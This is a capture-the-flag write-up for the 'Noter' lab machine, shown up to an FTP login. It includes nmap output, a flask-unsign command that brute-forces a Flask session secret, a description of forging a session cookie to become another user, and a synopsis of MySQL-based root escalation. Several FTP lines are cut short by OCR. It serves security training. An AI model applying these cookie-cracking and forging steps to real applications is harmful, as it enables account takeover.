Noter

Synopsis

Noter is a medium Linux machine that features the exploitation of a Python Flask application, which uses a node module that is vulnerable to remote code execution. As the MySQL daemon is running as user root , it can be exploited by leveraging the user-defined functions of MySQL to gain RCE and escalate our privileges to root.


Skills

- Source code analysis
- Cookie manipulation
- Knowledge of Linux
- Session hijacking

\


Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.11.160
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-17 05:20 EDT
Nmap scan report for 10.10.11.160
Host is up (0.032s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c6:53:c6:2a:e9:28:90:50:4d:0c:8d:64:88:e0:08:4d (RSA)
|   256 5f:12:58:5f:49:7d:f3:6c:bd:9b:25:49:ba:09:cc:43 (ECDSA)
|_  256 f1:6b:00:16:f7:88:ab:00:ce:96:af:a6:7e:b5:a8:39 (ED25519)
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Noter
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/17%OT=21%CT=1%CU=33109%PV=Y%DS=2%DC=T%G=Y%TM=6506C51
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1
OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   30.50 ms 10.10.14.1
```

We don’t have much of the attack surface here, so we started from the browser what gave us the following application



We registered ourselves to get a user access to the application



Then we captured the request via burpsuite, where we noticed that the application uses JWT token which security is based upong the passphrase

```
Pretty  Raw  Hex
1 GET /dashboard HTTP/1.1
2 Host: 10.10.11.160:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.11.160:5000/login
8 Connection: close
9 Cookie: session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoic2ltb24ifQ.ZQbIEw.VpmGMLlpUuX-KyrAwwAxDAxYUHQ
0 Upgrade-Insecure-Requests: 1
1
2
```


so , in order to tamper with the token we need to know the passphrase, generally we can distinguish three ways to get a passphrase

- Find it through the enumeration (didn't work)
- Crack with the hashcat (didn't work)
- Brute force from the token itself (worked)


Because the application is written in the python-flask we can use flask-unsign attack to brute -force passphrase from the token itself

```
└─# flask-unsign --wordlist /usr/share/dirb/wordlists/common.txt --unsign --cookie 'eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoic2ltb24ifQ.ZQbIEw.VpmGMLlpUuX-KyrAwwAxDAxYUHQ' --no-literal-eval
[*] Session decodes to: {'logged_in': True, 'username': 'simon'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 128 attempts
b'secret123'
```


And we got a passphrase,so now we can forge a malicious token to escalate our privileges




But the bogus token generated by jwt.io cause the 500-Internal server error




Yet, because the application is written in python-flask we can also use flask-usign attack to generate the token




Such generated token was accepted by the application, what gave us an access as user blue



As a user blue got his credentials to the ftp server



yet , inside the ftp server we didn’t find anything valuable


-# ftp 10.10.11.160
onnected to 10.10.11.160.
20 (vsFTPd 3.0.3)
ame (10.10.11.160:root): blue
31 Please specify the password.
assword:
30 Login successful.
emote system type is UNIX.
sing binary mode to transfer files.
tp> ls
29 Entering Extended Passive Mode (|||64788|)
50 Here comes the directory listing.
rwxr-xr-x   2 1002   1002   4096 May 02 2022 files
rw-r--r--   1 1002   1002   12569 Dec 24 2021 policy.pdf
26 Directory send OK.
tp>